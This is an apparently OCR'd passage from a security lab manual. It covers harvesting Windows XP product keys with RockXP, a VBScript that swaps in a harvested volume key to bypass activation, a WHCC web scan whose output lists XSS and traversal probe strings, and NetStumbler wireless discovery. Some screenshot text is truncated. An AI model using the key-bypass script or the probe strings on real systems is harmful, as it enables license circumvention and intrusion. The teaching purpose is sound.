
When the file is opened, the serial number is listed as well as the Microsoft application it is assigned to.

***Note:** RockXP demonstrates how easy it is for someone to steal serial numbers from Microsoft applications. By combining this application with a script, the actual verification process for the Windows XP product key can be easily bypassed.



```
XXXXX-XXXXX-XXXXX-XXXXX-XXXXX   (Microsoft Office Professional Edition 2003)
```

Click on the **My Product Key** tab along the top of the application. The product key on the computer will be displayed. (Run this on a Windows XP machine.)



My XP Product Key

This is your Windows XP® Product Key :

Serial Number will be displayed here

Change My Product Key

Enter a new Product Key and press "Modify".

The program will change your current Product Key and Product ID.
If nothing happen, try another XP key...

XXXXX-XXXXX-XXXXX-XXXXX-XXXXX

Save My Activation File

WPA is the Windows® Product Activation
WPA.DBL file can be backed up to permit activation if you crash Windows XP®.


Boot in Safe Mode and copy the WPA.DBL into C:\WINDOWS\system32\

You have the same option as before to save the product key to a file by clicking the **Add to my list** button or you can change the product key to another one by editing the lower text area filled with Xs. (This is not recommended.)

You can also back up the Windows Product Activation (WPA) file by clicking on the **Click here to save WPA.DBL**. For the purposes of this lab, assume that the attacker wants to simply bypass the Windows XP product key verification process on another computer he or she owns and document the product key identified.


Once you have documented (or saved) the product key of a valid Windows XP computer, close the RockXP application.

Open the Notepad application by clicking on **Start/Programs/Accessories/Notepad**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Untitled - Notepad
File Edit Format Help
Start
Untitled - Notepad
9:16 PM


Enter the following text, as shown.

***Note:** You are writing a Visual Basic (VB) Script. This book will not go into details of becoming a VB Script programmer; just take it on faith that this script works when typed correctly. For the Xs listed in the script, enter the product key obtained with RockXP. Notice that the second time you enter the product key in the script you need to remove the hyphens.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Untitled - Notepad
File Edit Format Help
Start
Untitled - Notepad
9:19 PM

```
ON ERROR RESUME NEXT


'if Wscript.arguments.count<1 then
'   Wscript.echo "Script can't run without VolumeProductKey argument"
'   Wscript.echo "Correct usage: Cscript ChangeVLKey.vbs XXXXX-XXXXX-XXXXX-XXXXX-XXXXX"
'   Wscript.quit
'end if

Dim VOL_PROD_KEY
VOL_PROD_KEY = "XXXXXXXXXXXXXXXXXXXXXXXXX"
'VOL_PROD_KEY = Replace(VOL_PROD_KEY,"-","") 'remove hyphens if any

for each Obj in GetObject("winmgmts:{impersonationLevel=impersonate}").InstancesOf
("win32_WindowsProductActivation")

   result = Obj.SetProductKey (VOL_PROD_KEY)

   if err <> 0 then
      WScript.Echo Err.Description, "0x" & Hex(Err.Number)
      Err.Clear
   end if

Next
```

Save the file as **ChangeVLKey.vbs**, making sure the file type is set to **All Files**. If you forget this step the file will be saved as **ChangeV LKey.vbs.txt**.



```
ON ERROR RESUME NEXT


'if wscript.arguments.count<1 then
'   wscript.
'   wscript.                                                      xxx"
'   wscript.
'end if

Dim VOL_PROD
VOL_PROD_KEY
'VOL_PROD_KE

for each obj
("win32_wind

   result = 

   if err <>
      wScrip
      Err.Cl
   end if

Next
```

Save As

Save in: My Documents

My Pictures

File name: ChangeVLKey.vbs

Save as type: All Files

Encoding: ANSI

Place this file onto a computer where you want to bypass the **Windows XP Product Key** verification process and double-click on the file to execute the following:

ChangeVLKey

Execute the script and then perform Windows updates as normal.

***Note:** This lab MUST stop at this point. To obtain the knowledge of how to bypass the product key verification process is not illegal in itself. To actually execute this script violates the Microsoft End User Agreement and I am sure several other laws. To actually go out to the Microsoft Web site and perform Windows updates is nothing less than illegal, and I strongly recommend that you do NOT attempt to actually use this lab. The purpose of this lab is to demonstrate exactly how easy it is to bypass the current product key verification process. One final point about this lab is that this bypass only works for the Corporate version of Windows XP.

Lab 75: Vulnerability Exploit


Assessment of Target Security: Web Hack Control Center

Prerequisites: None
Countermeasures: Secure ACLs, Bastion computers, host-based firewalls
Description: Web Hack Control Center (WHCC) is a Web Server Vulnerability scanner. WHCC gives you the means to identify which security vulnerabilities exist on your Web servers by scanning them for the popular server exploits. The Nikto (Lab 69) database can be imported for use within WHCC.
Procedure: Install, execute against the target(s), and analyze the results.

Double-click on the **whcc-current.exe** file to begin the installation.

Install WHCC with the default options.

WHCC will now complete installing. You must restart the computer before using WHCC. Click **Finish**.



InstallShield Wizard Complete

The InstallShield Wizard has successfully installed WHCC. Before you can use the program, you must restart your computer.

● Yes, I want to restart my computer now.


○ No, I will restart my computer later.

Remove any disks from their drives, and then click Finish to complete setup.

Double-click on the **WHCC** icon on either the desktop or the Quick Launch Bar.

The WHCC application will begin by opening your computer's browser.

- The top left identifies the *Hosts* scanned and associated *Vulnerabilities*.
- The top right displays the Web site in either *Browser View* or *Designer View*, which allows for viewing of the Web site source code.
- The bottom left will list any *Exploits* discovered.
- The bottom right will display any details WHCC has found on exploits.



http://www.google.com - Web Hack Control Center 0.6.71

Address http://www.google.com/

0 Vulnerable Hosts Logged


Server: www.google.com Type: GWS/2.1

Your version of VMware Tools is out of date.

Click the **Start Scan** ▶ button.

The *WHCC Options* screen is displayed.

- Enter the **Target IP** or **IP Range**.
- Click on **Force Generic Check**.
- Click on **Automatic Generic Check**.
- Make sure **Pop Ups** is set to **No**.
- Leave all other fields blank.
- Click the Scan button.



WHCC Options

Target IP Range: 172.16.1.46

Scan Port: 80

Proxy Server:

Proxy Server Port:

Timeout Value: 2

Fake Server Type:


☐ Enable Proxy ☐ SSL Port Scan (HTTPS)

☑ Force Generic Check ☑ Automatic Generic Check

Pop Ups? ● No ○ Yes ○ Ask

Windows 2000 Server - VMware Workstation
http://www.google.com - Web Hack Control Center 0.6.71
Address http://www.google.com/
0 Vulnerable Hosts Logged
Server: www.google.com Type: GWS/2.1
Vulnerable Hosts
Current Page
Edit
Scan
Cancel
Hosts
Host (0 entries)
Browser View
1:40 PM
Your version of VMware Tools is out of date.

The WHCC scanner will start.



C:\Program Files\Web Hack Control Center\whcc.htm - Web Hack Control Center 0.6.71

1 Vulnerable Hosts Logged

Vulnerable Hosts
172.16.1.46 (172.16.1.46)

Host (82 entries)	Server Type	Exploit ID	Expl
172.16.1.46 (172.16.1.46)	generic	513	/%0
172.16.1.46 (172.16.1.46)	generic	520	/./
172.16.1.46 (172.16.1.46)	generic	545	/?sc
172.16.1.46 (172.16.1.46)	generic	546	/a%!
172.16.1.46 (172.16.1.46)	generic	820	/scri
172.16.1.46 (172.16.1.46)	generic	1204	/scri
172.16.1.46 (172.16.1.46)	generic	5832	/scri

Windows 2000 Server - VMware Workstation
Address http://www.google.com/
Designer View
Browser View
Hosts
Vulnerabilities
2:13 PM
Your version of VMware Tools is out of date.


Directly below the browser address bar WHCC displays one-half the status of the scanner's progress by identifying the vulnerability check it is currently performing out of the total number of exploits available, the target, and type of exploit currently being checked.

Checks 135 of 7506 Server 172.16.1.46 Type Microsoft IS/SD [Plus Generic]

The bottom of the screen displays the last half of the scanner's progress by displaying a percentage of completion.

□ 5% - 172.16.16

By clicking on the **Vulnerabilities** tab and selecting a target, you can display the exploits identified by WHCC. Click on an exploit, and the details are given in the lower right side of the screen while either the specific results or enhanced details of the exploit are displayed.



Windows 2000 Server - VMware Workstation

http://172.16.1.46 - Web Hack Control Center 0.6.71

Address http://172.16.1.46/a%5c.aspx

82 Identified Vulnerabilities Logged

Server: 172.16.1.46 Type: Microsoft-IIS/5.0

Vulnerabilities
- 15314 - /%00
- 513 - /%00/
- 520 - /./
- 6346 - /?"><script>alert("Vulnerable");
- 14015 - /?\"><script>alert('Vulnerable'
- 15573 - /?\><script>alert('Vulnerable');
- 545 - /?sql_debug=1
- 15631 - /_vti_bin/..%255c..%255c..%2
- 15647 - /_vti_bin/_vti_aut/dvwssr.dll
- 14848 - /_vti_bin/_vti_aut/dvwssr.dll?
- 14849 - /_vti_bin/_vti_aut/dvwssr.dll?
- 15648 - /_vti_bin/_vti_aut/fp30reg.dll'

Server Error in '/' Application.

Runtime Error

Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.

Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode"

Host	Server Type	Exploit ID	Exp
172.16.1.46 (172.16.1.46)	generic	513	/%(
172.16.1.46 (172.16.1.46)	generic	520	/./
172.16.1.46 (172.16.1.46)	generic	545	/?s
172.16.1.46 (172.16.1.46)	generic	546	/a%
172.16.1.46 (172.16.1.46)	generic	820	/sc
172.16.1.46 (172.16.1.46)	generic	1204	/sc
172.16.1.46 (172.16.1.46)	generic	5832	/sc

Older Microsoft .NET installations allow full path disclosure.

Your version of VMware Tools is out of date.

*Note: I included WHCC in this book because of its ability to add custom exploits or to import the Nikto database. WHCC also includes the ability to perform SQL injection at the target and also has a brute force feature, but I have had unstable results at this point. (I used the newest Beta version, which may add to this problem.)

Chapter 9

Wireless

Lab 76: Locate Unsecured Wireless

Locate Unsecured Wireless: NetStumbler/Mini-Stumbler

Prerequisites: Compatible wireless card

Countermeasures: Static Media Access Control (MAC) addressing, wireless monitoring, minimal range


Description: NetStumbler is a tool for Windows that allows you to detect wireless local area networks (WLANs) using 802.11b, 802.11a, and 802.11g.

Procedure: Install, execute, and analyze the results.

***Note:** NetStumbler has come a long way and is an excellent tool for locating wireless access points. I have personally used this tool to locate unsecured wireless access points at a specific facility located in the United States that routinely services Air Force One. Once I brought it to the attention of the facility's IT Department, the wireless was secured and I was even given a personalized tour of the facility.

Double-click on the **netstumblerinstaller_0_4_0.exe** icon to start the installation.

Install NetStumbler with the default options. The installation will now complete. Click **Close**.




Installation Complete

Setup was completed successfully.

Completed

Your version of VMware Tools is out of date.

The **NetStumbler Help** screen will appear. You may read or close this window.



NetStumbler v0.4.0
Release Notes


Marius Milner <mariusm@pacbell.net>

Thank you for your interest in NetStumbler. It is provided to you as a convenience, at no cost and without warranty. If you don't like it, or if you feel that it doesn't quite do what you want, you are free to delete it from your system. By installing or using it, you agree to be bound by the terms of the License Agreement.

NetStumbler is "beggarware". This means that you do not have to pay for a license to use it. However if you use it and like it, please **consider making a donation** at http://www.stumbler.net/donate to support future development, web hosting and other costs that I incur as a result of making this software available to you. Please bear in mind that I do this as a hobby in my

Your version of VMware Tools is out of date.


Double-click the **Network Stumbler** icon on the desktop.



The NetStumbler application will start.

- The left side of the application lists the categories and filters.
- The right side of the screen lists the specifics.

***Note:** It is important to understand at this point that NetStumbler will only work with specific network cards and VMware Workstation may require you to set your network card to Network Address Translation (NAT) instead of the bridged setting in order for VMware Workstation to identify your wireless card. As it appears my VMware Workstation-compatible wireless card has been misplaced, the remainder of this lab was conducted from the host computer and not the VMware Workstation machine. The results are identical.


Network Stumbler - [20051212192757]
File Edit View Device Window Help
Channels
SSIDs
Filters


MAC	SSID	Name	Chan	Speed	Vendor	Type	Enc	SNR	Signal+	Noise-	SNR+	IP Ad
000D3A6F21AF	Arbour-Wireless		6	54 Mbps	Microsoft	AP	WEP	9	-88	-100	12	
001288CE2C69	2WIRE836		6	54 Mbps	(Fake)	AP	WEP	6	-88	-100	12	
0013107D8141	least_air		6	54 Mbps	(Fake)	AP	WEP	9	-91	-100	9	
000F6657DC37	linksys		6	54 Mbps	Linksys	AP		9	-83	-200	96	
001150DEC025	belkin54g		11	54 Mbps	(Fake)	AP		7	-90	-100	10	
000D7201E8C9	2WIRE018		6	22 Mbps	2Wire	AP	WEP	5	-80	-100	20	
000D72471149	2WIRE908		6	22 Mbps	2Wire	AP	WEP	18	-73	-100	27	
000F666A3891	michael		9	54 Mbps	Linksys	AP	WEP	16	-71	-100	29	
000FB51F5CCA	Maximu$		11*	54 Mbps		AP	WEP	44	-50	-100	50	

Ready | 9 APs active | GPS: Disabled | 9 / 9

When you click on **Filters** and then on **Encryption Off**, only those wireless devices without Wired Equivalent Privacy (WEP) turned on will be displayed.


***Note:** A device without WEP turned on allows anyone to connect to that device and have as much access as that device allows. For example, if the wireless device is an access point with an Internet connection, then it is broadcasting a free Internet connection to anyone with a wireless card. There are Internet cafés, airports, and so forth that have WEP turned off but that have a connection-specific screen that all users will see when attempting to connect to the Internet.

***Note:** A bigger concern than free Internet is when wireless devices allow unauthorized connectivity to computers without the intent of the computer's owner.



